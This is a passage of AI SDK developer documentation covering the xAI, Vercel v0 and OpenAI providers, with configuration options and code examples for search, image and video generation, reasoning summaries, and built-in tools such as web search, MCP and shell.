type: 'web',
allowedWebsites: ['arxiv.org', 'openai.com'],
},
{
type: 'news',
country: 'US',
},
{
type: 'x',
includedXHandles: ['openai', 'deepmind'],
},
],
},
} satisfies XaiLanguageModelChatOptions,
},
});
Sources and Citations
When search is enabled with returnCitations: true, the response includes sources that were used to generate the answer:
import { xai, type XaiLanguageModelChatOptions } from '@ai-sdk/xai';
const { text, sources } = await generateText({
model: xai('grok-3-latest'),
prompt: 'What are the latest developments in AI?',
providerOptions: {
xai: {
searchParameters: {
mode: 'auto',
returnCitations: true,
},
} satisfies XaiLanguageModelChatOptions,
},
});
// Access the sources used
for (const source of sources) {
if (source.sourceType === 'url') {
console.log('Source:', source.url);
}
}
Streaming with Search
Live Search works with streaming responses. Citations are included when the stream completes:
import { xai, type XaiLanguageModelChatOptions } from '@ai-sdk/xai';
import { streamText } from 'ai';
const result = streamText({
model: xai('grok-3-latest'),
prompt: 'What has happened in tech recently?',
providerOptions: {
xai: {
searchParameters: {
mode: 'auto',
returnCitations: true,
},
} satisfies XaiLanguageModelChatOptions,
},
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log('Sources:', await result.sources);
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming | Reasoning |
|---|---|---|---|---|---|
grok-4.20-reasoning |
|||||
grok-4.20-non-reasoning |
|||||
grok-4-1-fast-reasoning |
|||||
grok-4-1-fast-non-reasoning |
|||||
grok-4-1 |
|||||
grok-4-fast-reasoning |
|||||
grok-4-fast-non-reasoning |
|||||
grok-code-fast-1 |
|||||
grok-3 |
|||||
grok-3-mini |
Image Models
You can create xAI image models using the .image() factory method. For more on image generation with the AI SDK see generateImage().
import { xai } from '@ai-sdk/xai';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: xai.image('grok-imagine-image'),
prompt: 'A futuristic cityscape at sunset',
});
Image Editing
xAI supports image editing through the grok-imagine-image model. Pass input images via prompt.images to transform or edit existing images.
Basic Image Editing
Transform an existing image using text prompts:
import { xai } from '@ai-sdk/xai';
import { generateImage } from 'ai';
import { readFileSync } from 'fs';
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: xai.image('grok-imagine-image'),
prompt: {
text: 'Turn the cat into a golden retriever dog',
images: [imageBuffer],
},
});
Multi-Image Editing
Combine or reference multiple input images in the prompt:
import { xai } from '@ai-sdk/xai';
import { generateImage } from 'ai';
import { readFileSync } from 'fs';
const cat = readFileSync('./cat.png');
const dog = readFileSync('./dog.png');
const { images } = await generateImage({
model: xai.image('grok-imagine-image'),
prompt: {
text: 'Combine these two animals into a group photo',
images: [cat, dog],
},
});
Style Transfer
Apply artistic styles to an image:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: xai.image('grok-imagine-image'),
prompt: {
text: 'Transform this into a watercolor painting style',
images: [imageBuffer],
},
aspectRatio: '1:1',
});
Image Provider Options
You can customize the image generation behavior with provider-specific settings via providerOptions.xai:
import { xai, type XaiImageModelOptions } from '@ai-sdk/xai';
import { generateImage } from 'ai';
const { images } = await generateImage({
model: xai.image('grok-imagine-image-pro'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
providerOptions: {
xai: {
resolution: '2k',
quality: 'high',
} satisfies XaiImageModelOptions,
},
});
-
resolution '1k' | '2k'
Output resolution.
1kproduces ~1024×1024 images,2kproduces ~2048×2048 images (actual dimensions vary based on aspect ratio). Available forgrok-imagine-image-pro. -
quality 'low' | 'medium' | 'high'
Image quality level. Higher quality may increase generation time.
Image Model Capabilities
| Model | Resolution | Aspect Ratios | Image Editing |
|---|---|---|---|
grok-imagine-image-pro |
1k, 2k |
1:1, 16:9, 9:16, 4:3, 3:4, 3:2, 2:3, 2:1, 1:2, 19.5:9, 9:19.5, 20:9, 9:20, auto |
|
grok-imagine-image |
1k |
1:1, 16:9, 9:16, 4:3, 3:4, 3:2, 2:3, 2:1, 1:2, 19.5:9, 9:19.5, 20:9, 9:20, auto |
Video Models
You can create xAI video models using the .video() factory method.
For more on video generation with the AI SDK see generateVideo().
This provider supports standard video generation from text prompts or image input, plus explicit video editing, video extension, and reference-to-video (R2V) operations.
Text-to-Video
Generate videos from text prompts:
import { xai, type XaiVideoModelOptions } from '@ai-sdk/xai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'A chicken flying into the sunset in the style of 90s anime.',
aspectRatio: '16:9',
duration: 5,
providerOptions: {
xai: {
pollTimeoutMs: 600000, // 10 minutes
} satisfies XaiVideoModelOptions,
},
});
Generation with Image Input
Generate videos using an image as the starting frame with an optional text prompt. This uses the standard generation path rather than a separate provider mode:
import { xai, type XaiVideoModelOptions } from '@ai-sdk/xai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt: {
image: 'https://example.com/start-frame.png',
text: 'The cat slowly turns its head and blinks',
},
duration: 5,
providerOptions: {
xai: {
pollTimeoutMs: 600000, // 10 minutes
} satisfies XaiVideoModelOptions,
},
});
Video Editing
Edit an existing video using a text prompt by providing a source video URL via provider options:
import { xai, type XaiVideoModelOptions } from '@ai-sdk/xai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'Give the person sunglasses and a hat',
providerOptions: {
xai: {
mode: 'edit-video',
videoUrl: 'https://example.com/source-video.mp4',
pollTimeoutMs: 600000, // 10 minutes
} satisfies XaiVideoModelOptions,
},
});
Chaining and Concurrent Edits
The xAI-hosted video URL is available in providerMetadata.xai.videoUrl.
You can use it to chain sequential edits or branch into concurrent edits
using Promise.all:
import { xai, type XaiVideoModelOptions } from '@ai-sdk/xai';
import { experimental_generateVideo as generateVideo } from 'ai';
const providerOptions = {
xai: {
mode: 'edit-video',
videoUrl: 'https://example.com/source-video.mp4',
pollTimeoutMs: 600000,
} satisfies XaiVideoModelOptions,
};
// Step 1: Apply an initial edit
const step1 = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'Add a party hat to the person',
providerOptions,
});
// Get the xAI-hosted URL from provider metadata
const step1VideoUrl = step1.providerMetadata?.xai?.videoUrl as string;
// Step 2: Apply two more edits concurrently, building on step 1
const [withSunglasses, withScarf] = await Promise.all([
generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'Add sunglasses',
providerOptions: {
xai: { mode: 'edit-video', videoUrl: step1VideoUrl, pollTimeoutMs: 600000 },
},
}),
generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'Add a scarf',
providerOptions: {
xai: { mode: 'edit-video', videoUrl: step1VideoUrl, pollTimeoutMs: 600000 },
},
}),
]);
Video Extension
Extend an existing video from its last frame. The duration controls the length of the extension only, not the total output. The output inherits aspectRatio and resolution from the source video.
import { xai, type XaiVideoModelOptions } from '@ai-sdk/xai';
import { experimental_generateVideo as generateVideo } from 'ai';
// Step 1: Generate a source video
const source = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'A cat sitting on a sunlit windowsill, tail gently swishing.',
duration: 5,
aspectRatio: '16:9',
providerOptions: {
xai: {
pollTimeoutMs: 600000,
} satisfies XaiVideoModelOptions,
},
});
const sourceUrl = source.providerMetadata?.xai?.videoUrl as string;
// Step 2: Extend the video with a new scene
const extended = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'The cat turns its head, notices a butterfly, and leaps off.',
duration: 6,
providerOptions: {
xai: {
mode: 'extend-video',
videoUrl: sourceUrl,
pollTimeoutMs: 600000,
} satisfies XaiVideoModelOptions,
},
});
Reference-to-Video (R2V)
Provide reference images to guide the video's style and content. Unlike image-to-video, reference images are not used as the first frame — the model incorporates their visual elements into the generated video. Each reference image can be a public HTTPS URL or a base64 data URI.
import { xai, type XaiVideoModelOptions } from '@ai-sdk/xai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt:
'The comic cat from <IMAGE_1> and the comic dog from <IMAGE_2> ' +
'are having a playful chase through a sunlit park. ' +
'Cinematic slow-motion, warm afternoon light.',
duration: 8,
aspectRatio: '16:9',
providerOptions: {
xai: {
mode: 'reference-to-video',
referenceImageUrls: [
'https://example.com/comic-cat.png',
'https://example.com/comic-dog.png',
],
pollTimeoutMs: 600000,
} satisfies XaiVideoModelOptions,
},
});
Use <IMAGE_1>, <IMAGE_2>, etc. in your prompt to reference specific images. Up to 7 reference images are supported per request.
Video Provider Options
The following provider options are available via providerOptions.xai.
You can validate the provider options using the XaiVideoModelOptions type.
-
pollIntervalMs number
Polling interval in milliseconds for checking task status. Defaults to 5000.
-
pollTimeoutMs number
Maximum wait time in milliseconds for video generation. Defaults to 600000 (10 minutes).
-
resolution '480p' | '720p'
Video resolution. When using the SDK's standard
resolutionparameter,1280x720maps to720pand854x480maps to480p. Use this provider option to pass the native format directly. -
mode 'edit-video' | 'extend-video' | 'reference-to-video'
Selects the explicit video operation. Each mode is mutually exclusive:
'edit-video'— edit an existing video (requiresvideoUrl)'extend-video'— extend a video from its last frame (requiresvideoUrl)'reference-to-video'— generate from reference images (requiresreferenceImageUrls)
When omitted, standard generation is used. Legacy inputs are still auto-detected from fields for backward compatibility.
-
videoUrl string
URL of a source video. Used with
mode: 'edit-video'for video editing andmode: 'extend-video'for video extension. -
referenceImageUrls string[]
Array of reference image URLs (1–7 images) or base64 data URIs for reference-to-video (R2V) generation. The model incorporates visual elements from these images without using them as the first frame. Use
<IMAGE_1>,<IMAGE_2>, etc. in the prompt to reference specific images. Used withmode: 'reference-to-video'.
Aspect Ratio and Resolution
For text-to-video, you can specify both aspectRatio and resolution.
The default aspect ratio is 16:9 and the default resolution is 480p.
For image-to-video, the output defaults to the input image's aspect ratio.
If you specify aspectRatio, it will override this and stretch the image to the
desired ratio.
For video editing, the output matches the input video's aspect ratio and
resolution. Custom duration, aspectRatio, and resolution are not
supported — the output resolution is capped at 720p (e.g., a 1080p input
will be downsized to 720p).
For video extension, the output inherits aspectRatio and resolution
from the source video. duration is supported and controls only the
extension length.
For reference-to-video (R2V), you can specify duration, aspectRatio,
and resolution just like text-to-video.
Video Model Capabilities
| Model | Duration | Aspect Ratios | Resolution | Image-to-Video | Editing | Extension | R2V |
|---|---|---|---|---|---|---|---|
grok-imagine-video |
1–15s | 1:1, 16:9, 9:16, 4:3, 3:4, 3:2, 2:3 |
480p, 720p |
title: Vercel description: Learn how to use Vercel's v0 models with the AI SDK.
Vercel Provider
The Vercel provider gives you access to the v0 API, designed for building modern web applications. The v0 models support text and image inputs and provide fast streaming responses.
You can create your Vercel API key at v0.dev.
Features
- Framework aware completions: Evaluated on modern stacks like Next.js and Vercel
- Auto-fix: Identifies and corrects common coding issues during generation
- Quick edit: Streams inline edits as they're available
- Multimodal: Supports both text and image inputs
Setup
The Vercel provider is available via the @ai-sdk/vercel module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance vercel from @ai-sdk/vercel:
import { vercel } from '@ai-sdk/vercel';
If you need a customized setup, you can import createVercel from @ai-sdk/vercel and create a provider instance with your settings:
import { createVercel } from '@ai-sdk/vercel';
const vercel = createVercel({
apiKey: process.env.VERCEL_API_KEY ?? '',
});
You can use the following optional settings to customize the Vercel provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.v0.dev/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theVERCEL_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create language models using a provider instance. The first argument is the model ID, for example:
import { vercel } from '@ai-sdk/vercel';
import { generateText } from 'ai';
const { text } = await generateText({
model: vercel('v0-1.5-md'),
prompt: 'Create a Next.js AI chatbot',
});
Vercel language models can also be used in the streamText function (see AI SDK Core).
Models
v0-1.5-md
The v0-1.5-md model is for everyday tasks and UI generation.
v0-1.5-lg
The v0-1.5-lg model is for advanced thinking or reasoning.
v0-1.0-md (legacy)
The v0-1.0-md model is the legacy model served by the v0 API.
All v0 models have the following capabilities:
- Supports text and image inputs (multimodal)
- Supports function/tool calls
- Streaming responses with low latency
- Optimized for frontend and full-stack web development
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
v0-1.5-md |
||||
v0-1.5-lg |
||||
v0-1.0-md |
title: OpenAI description: Learn how to use the OpenAI provider for the AI SDK.
OpenAI Provider
The OpenAI provider contains language model support for the OpenAI responses, chat, and completion APIs, as well as embedding model support for the OpenAI embeddings API.
Setup
The OpenAI provider is available in the @ai-sdk/openai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance openai from @ai-sdk/openai:
import { openai } from '@ai-sdk/openai';
If you need a customized setup, you can import createOpenAI from @ai-sdk/openai and create a provider instance with your settings:
import { createOpenAI } from '@ai-sdk/openai';
const openai = createOpenAI({
// custom settings, e.g.
headers: {
'header-name': 'header-value',
},
});
You can use the following optional settings to customize the OpenAI provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.openai.com/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theOPENAI_API_KEYenvironment variable. -
name string
The provider name. You can set this when using OpenAI compatible providers to change the model provider property. Defaults to
openai. -
organization string
OpenAI Organization.
-
project string
OpenAI project.
-
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
The OpenAI provider instance is a function that you can invoke to create a language model:
const model = openai('gpt-5');
It automatically selects the correct API based on the model id. You can also pass additional settings in the second argument:
const model = openai('gpt-5', {
// additional settings
});
The available options depend on the API that's automatically chosen for the model (see below).
If you want to explicitly select a specific model API, you can use .responses, .chat, or .completion.
Example
You can use OpenAI language models to generate text with the generateText function:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text } = await generateText({
model: openai('gpt-5'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
OpenAI language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
Responses Models
You can use the OpenAI responses API with the openai(modelId) or openai.responses(modelId) factory methods. It is the default API that is used by the OpenAI provider (since AI SDK 5).
const model = openai('gpt-5');
Further configuration can be done using OpenAI provider options.
You can validate the provider options using the OpenAILanguageModelResponsesOptions type.
import { openai, OpenAILanguageModelResponsesOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'), // or openai.responses('gpt-5')
providerOptions: {
openai: {
parallelToolCalls: false,
store: false,
user: 'user_123',
// ...
} satisfies OpenAILanguageModelResponsesOptions,
},
// ...
});
The following provider options are available:
-
parallelToolCalls boolean Whether to use parallel tool calls. Defaults to
true. -
store boolean
Whether to store the generation. Defaults to
true. -
maxToolCalls integer The maximum number of total calls to built-in tools that can be processed in a response. This maximum number applies across all built-in tool calls, not per individual tool. Any further attempts to call a tool by the model will be ignored.
-
metadata Record<string, string> Additional metadata to store with the generation.
-
conversation string The ID of the OpenAI Conversation to continue. You must create a conversation first via the OpenAI API. Cannot be used in conjunction with
previousResponseId. Defaults toundefined. -
previousResponseId string The ID of the previous response. You can use it to continue a conversation. Defaults to
undefined. -
instructions string Instructions for the model. They can be used to change the system or developer message when continuing a conversation using the
previousResponseIdoption. Defaults toundefined. -
logprobs boolean | number Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving. Setting to
truereturns the log probabilities of the tokens that were generated. Setting to a number (1-20) returns the log probabilities of the top n tokens that were generated. -
user string A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Defaults to
undefined. -
reasoningEffort 'none' | 'minimal' | 'low' | 'medium' | 'high' | 'xhigh' Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored.
-
reasoningSummary 'auto' | 'detailed' Controls whether the model returns its reasoning process. Set to
'auto'for a condensed summary,'detailed'for more comprehensive reasoning. Defaults toundefined(no reasoning summaries). When enabled, reasoning summaries appear in the stream as events with type'reasoning'and in non-streaming responses within thereasoningfield. -
strictJsonSchema boolean Whether to use strict JSON schema validation. Defaults to
true.
-
serviceTier 'auto' | 'flex' | 'priority' | 'default' Service tier for the request. Set to 'flex' for 50% cheaper processing at the cost of increased latency (available for o3, o4-mini, and gpt-5 models). Set to 'priority' for faster processing with Enterprise access (available for gpt-4, gpt-5, gpt-5-mini, o3, o4-mini; gpt-5-nano is not supported).
Defaults to 'auto'.
-
textVerbosity 'low' | 'medium' | 'high' Controls the verbosity of the model's response. Lower values result in more concise responses, while higher values result in more verbose responses. Defaults to
'medium'. -
include Array<string> Specifies additional content to include in the response. Supported values:
['file_search_call.results']for including file search results in responses.['message.output_text.logprobs']for logprobs. Defaults toundefined. -
truncation string The truncation strategy to use for the model response.
- Auto: If the input to this Response exceeds the model's context window size, the model will truncate the response to fit the context window by dropping items from the beginning of the conversation.
- disabled (default): If the input size will exceed the context window size for a model, the request will fail with a 400 error.
-
promptCacheKey string A cache key for manual prompt caching control. Used by OpenAI to cache responses for similar requests to optimize your cache hit rates.
-
promptCacheRetention 'in_memory' | '24h' The retention policy for the prompt cache. Set to
'24h'to enable extended prompt caching, which keeps cached prefixes active for up to 24 hours. Defaults to'in_memory'for standard prompt caching. Note:'24h'is currently only available for the 5.1 series of models. -
safetyIdentifier string A stable identifier used to help detect users of your application that may be violating OpenAI's usage policies. The IDs should be a string that uniquely identifies each user.
-
systemMessageMode 'system' | 'developer' | 'remove' Controls the role of the system message when making requests. By default (when omitted), for models that support reasoning the
systemmessage is automatically converted to adevelopermessage. SettingsystemMessageModetosystempasses the system message as a system-level instruction;developerpasses it as a developer message;removeomits the system message from the request. -
forceReasoning boolean Force treating this model as a reasoning model. This is useful for "stealth" reasoning models (e.g. via a custom baseURL) where the model ID is not recognized by the SDK's allowlist. When enabled, the SDK applies reasoning-model parameter compatibility rules and defaults
systemMessageModetodeveloperunless overridden.
The OpenAI responses provider also returns provider-specific metadata:
For Responses models, you can type this metadata using OpenaiResponsesProviderMetadata:
import { openai, type OpenaiResponsesProviderMetadata } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
});
const providerMetadata = result.providerMetadata as
| OpenaiResponsesProviderMetadata
| undefined;
const { responseId, logprobs, serviceTier } = providerMetadata?.openai ?? {};
// responseId can be used to continue a conversation (previousResponseId).
console.log(responseId);
The following OpenAI-specific metadata may be returned:
- responseId string | null | undefined The ID of the response. Can be used to continue a conversation.
- logprobs (optional) Log probabilities of output tokens (when enabled).
- serviceTier (optional) Service tier information returned by the API.
Reasoning Output
For reasoning models like gpt-5, you can enable reasoning summaries to see the model's thought process. Different models support different summarizers—for example, o4-mini supports detailed summaries. Set reasoningSummary: "auto" to automatically receive the richest level available.
import {
openai,
type OpenAILanguageModelResponsesOptions,
} from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai('gpt-5'),
prompt: 'Tell me about the Mission burrito debate in San Francisco.',
providerOptions: {
openai: {
reasoningSummary: 'detailed', // 'auto' for condensed or 'detailed' for comprehensive
} satisfies OpenAILanguageModelResponsesOptions,
},
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
console.log(`Reasoning: ${part.textDelta}`);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
For non-streaming calls with generateText, the reasoning summaries are available in the reasoning field of the response:
import {
openai,
type OpenAILanguageModelResponsesOptions,
} from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'Tell me about the Mission burrito debate in San Francisco.',
providerOptions: {
openai: {
reasoningSummary: 'auto',
} satisfies OpenAILanguageModelResponsesOptions,
},
});
console.log('Reasoning:', result.reasoning);
Learn more about reasoning summaries in the OpenAI documentation.
WebSocket Transport
OpenAI's WebSocket API keeps a persistent connection open, which can significantly reduce Time-to-First-Byte (TTFB) in agentic workflows with many tool calls. After the initial connection, subsequent requests skip TCP/TLS/HTTP negotiation entirely.
The ai-sdk-openai-websocket-fetch
package provides a drop-in fetch replacement that routes streaming requests
through a persistent WebSocket connection.
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Pass the WebSocket fetch to createOpenAI via the fetch option:
import { createOpenAI } from '@ai-sdk/openai';
import { createWebSocketFetch } from 'ai-sdk-openai-websocket-fetch';
import { streamText } from 'ai';
// Create a WebSocket-backed fetch instance
const wsFetch = createWebSocketFetch();
const openai = createOpenAI({ fetch: wsFetch });
const result = streamText({
model: openai('gpt-4.1-mini'),
prompt: 'Hello!',
tools: {
// ...
},
onFinish: () => wsFetch.close(), // close the WebSocket when done
});
The first request will be slower because it must establish the WebSocket connection (DNS + TCP + TLS + WebSocket upgrade). After that, subsequent steps in a multi-step tool-calling loop reuse the open connection, resulting in lower TTFB per step.
You can see a live side-by-side comparison of HTTP vs WebSocket streaming performance in the demo app.
Verbosity Control
You can control the length and detail of model responses using the textVerbosity parameter:
import {
openai,
type OpenAILanguageModelResponsesOptions,
} from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5-mini'),
prompt: 'Write a poem about a boy and his first pet dog.',
providerOptions: {
openai: {
textVerbosity: 'low', // 'low' for concise, 'medium' (default), or 'high' for verbose
} satisfies OpenAILanguageModelResponsesOptions,
},
});
The textVerbosity parameter scales output length without changing the underlying prompt:
'low': Produces terse, minimal responses'medium': Balanced detail (default)'high': Verbose responses with comprehensive detail
Web Search Tool
The OpenAI responses API supports web search through the openai.tools.webSearch tool.
const result = await generateText({
model: openai('gpt-5'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search: openai.tools.webSearch({
// optional configuration:
externalWebAccess: true,
searchContextSize: 'high',
userLocation: {
type: 'approximate',
city: 'San Francisco',
region: 'California',
},
filters: {
allowedDomains: ['sfchronicle.com', 'sfgate.com'],
},
}),
},
// Force web search tool (optional):
toolChoice: { type: 'tool', toolName: 'web_search' },
});
// URL sources directly from `results`
const sources = result.sources;
// Or access sources from tool results
for (const toolResult of result.toolResults) {
if (toolResult.toolName === 'web_search') {
console.log('Query:', toolResult.output.action.query);
console.log('Sources:', toolResult.output.sources);
// `sources` is an array of object: { type: 'url', url: string }
}
}
The web search tool supports the following configuration options:
- externalWebAccess boolean - Whether to use external web access for fetching live content. Defaults to
true. - searchContextSize 'low' | 'medium' | 'high' - Controls the amount of context used for the search. Higher values provide more comprehensive results but may have higher latency and cost.
- userLocation - Optional location information to provide geographically relevant results. Includes
type(always'approximate'),country,city,region, andtimezone. - filters - Optional filter configuration to restrict search results.
- allowedDomains string[] - Array of allowed domains for the search. Subdomains of the provided domains are automatically included.
For detailed information on configuration options see the OpenAI Web Search Tool documentation.
File Search Tool
The OpenAI responses API supports file search through the openai.tools.fileSearch tool.
You can force the use of the file search tool by setting the toolChoice parameter to { type: 'tool', toolName: 'file_search' }.
const result = await generateText({
model: openai('gpt-5'),
prompt: 'What does the document say about user authentication?',
tools: {
file_search: openai.tools.fileSearch({
vectorStoreIds: ['vs_123'],
// configuration below is optional:
maxNumResults: 5,
filters: {
key: 'author',
type: 'eq',
value: 'Jane Smith',
},
ranking: {
ranker: 'auto',
scoreThreshold: 0.5,
},
}),
},
providerOptions: {
openai: {
// optional: include results
include: ['file_search_call.results'],
} satisfies OpenAILanguageModelResponsesOptions,
},
});
The file search tool supports filtering with both comparison and compound filters:
Comparison filters - Filter by a single attribute:
eq- Equal tone- Not equal togt- Greater thangte- Greater than or equal tolt- Less thanlte- Less than or equal toin- Value is in arraynin- Value is not in array
// Single comparison filter
filters: { key: 'year', type: 'gte', value: 2023 }
// Filter with array values
filters: { key: 'status', type: 'in', value: ['published', 'reviewed'] }
Compound filters - Combine multiple filters with and or or:
// Compound filter with AND
filters: {
type: 'and',
filters: [
{ key: 'author', type: 'eq', value: 'Jane Smith' },
{ key: 'year', type: 'gte', value: 2023 },
],
}
// Compound filter with OR
filters: {
type: 'or',
filters: [
{ key: 'department', type: 'eq', value: 'Engineering' },
{ key: 'department', type: 'eq', value: 'Research' },
],
}
Image Generation Tool
OpenAI's Responses API supports multi-modal image generation as a provider-defined tool.
Availability is restricted to specific models (for example, gpt-5 variants).
You can use the image tool with either generateText or streamText:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt:
'Generate an image of an echidna swimming across the Mozambique channel.',
tools: {
image_generation: openai.tools.imageGeneration({ outputFormat: 'webp' }),
},
});
for (const toolResult of result.staticToolResults) {
if (toolResult.toolName === 'image_generation') {
const base64Image = toolResult.output.result;
}
}
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai('gpt-5'),
prompt:
'Generate an image of an echidna swimming across the Mozambique channel.',
tools: {
image_generation: openai.tools.imageGeneration({
outputFormat: 'webp',
quality: 'low',
}),
},
});
for await (const part of result.fullStream) {
if (part.type == 'tool-result' && !part.dynamic) {
const base64Image = part.output.result;
}
}
For complete details on model availability, image quality controls, supported sizes, and tool-specific parameters, refer to the OpenAI documentation:
- Image generation overview and models: OpenAI Image Generation
- Image generation tool parameters (background, size, quality, format, etc.): Image Generation Tool Options
Code Interpreter Tool
The OpenAI responses API supports the code interpreter tool through the openai.tools.codeInterpreter tool.
This allows models to write and execute Python code.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'Write and run Python code to calculate the factorial of 10',
tools: {
code_interpreter: openai.tools.codeInterpreter({
// optional configuration:
container: {
fileIds: ['file-123', 'file-456'], // optional file IDs to make available
},
}),
},
});
The code interpreter tool can be configured with:
- container: Either a container ID string or an object with
fileIdsto specify uploaded files that should be available to the code interpreter
MCP Tool
The OpenAI responses API supports connecting to Model Context Protocol (MCP) servers through the openai.tools.mcp tool. This allows models to call tools exposed by remote MCP servers or service connectors.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'Search the web for the latest news about AI developments',
tools: {
mcp: openai.tools.mcp({
serverLabel: 'web-search',
serverUrl: 'https://mcp.exa.ai/mcp',
serverDescription: 'A web-search API for AI agents',
}),
},
});
The MCP tool can be configured with:
-
serverLabel string (required)
A label to identify the MCP server. This label is used in tool calls to distinguish between multiple MCP servers.
-
serverUrl string (required if
connectorIdis not provided)The URL for the MCP server. Either
serverUrlorconnectorIdmust be provided. -
connectorId string (required if
serverUrlis not provided)Identifier for a service connector. Either
serverUrlorconnectorIdmust be provided. -
serverDescription string (optional)
Optional description of the MCP server that helps the model understand its purpose.
-
allowedTools string[] | object (optional)
Controls which tools from the MCP server are available. Can be:
- An array of tool names:
['tool1', 'tool2'] - An object with filters:
{ readOnly: true, // Only allow read-only tools toolNames: ['tool1', 'tool2'] // Specific tool names }
- An array of tool names:
-
authorization string (optional)
OAuth access token for authenticating with the MCP server or connector.
-
headers Record<string, string> (optional)
Optional HTTP headers to include in requests to the MCP server.
-
requireApproval 'always' | 'never' | object (optional)
Controls which MCP tool calls require user approval before execution. Can be:
'always': All MCP tool calls require approval'never': No MCP tool calls require approval (default)- An object with filters:
{ never: { toolNames: ['safe_tool', 'another_safe_tool']; // Skip approval for these tools } }
When approval is required, the model will return a
tool-approval-requestcontent part that you can use to prompt the user for approval. See Human in the Loop for more details on implementing approval workflows.
Local Shell Tool
The OpenAI responses API support the local shell tool for Codex models through the openai.tools.localShell tool.
Local shell is a tool that allows agents to run shell commands locally on a machine you or the user provides.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-5-codex'),
tools: {
local_shell: openai.tools.localShell({
execute: async ({ action }) => {
// ... your implementation, e.g. sandbox access ...
return { output: stdout };
},
}),
},
prompt: 'List the files in my home directory.',
stopWhen: stepCountIs(2),
});
Shell Tool
The OpenAI Responses API supports the shell tool through the openai.tools.shell tool.
The shell tool allows running bash commands and interacting with a command line.
The model proposes shell commands; your integration executes them and returns the outputs.
The shell tool supports three environment modes that control where commands are executed:
Local Execution (default)
When no environment is specified (or type: 'local' is used), commands are executed locally via your execute callback:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5.2'),
tools: {
shell: openai.tools.shell({
execute: async ({ action }) => {
// ... your implementation, e.g. sandbox access ...
return { output: results };
},
}),
},
prompt: 'List the files in the current directory and show disk usage.',
});
Hosted Container (auto)
Set environment.type to 'containerAuto' to run commands in an OpenAI-hosted container. No execute callback is needed — OpenAI handles execution server-side:
const result = await generateText({
model: openai('gpt-5.2'),
tools: {
shell: openai.tools.shell({
environment: {
type: 'containerAuto',
// optional configuration:
memoryLimit: '4g',
fileIds: ['file-abc123'],
networkPolicy: {
type: 'allowlist',
allowedDomains: ['example.com'],
},
},
}),
},
prompt: 'Install numpy and compute the eigenvalues of a 3x3 matrix.',
});
The containerAuto environment supports:
- fileIds string[] - File IDs to make available in the container
- memoryLimit '1g' | '4g' | '16g' | '64g' - Memory limit for the container
- networkPolicy - Network access policy:
{ type: 'disabled' }— no network access{ type: 'allowlist', allowedDomains: string[], domainSecrets?: Array<{ domain, name, value }> }— allow specific domains with optional secrets
Existing Container Reference
Set environment.type to 'containerReference' to use an existing container by ID:
const result = await generateText({
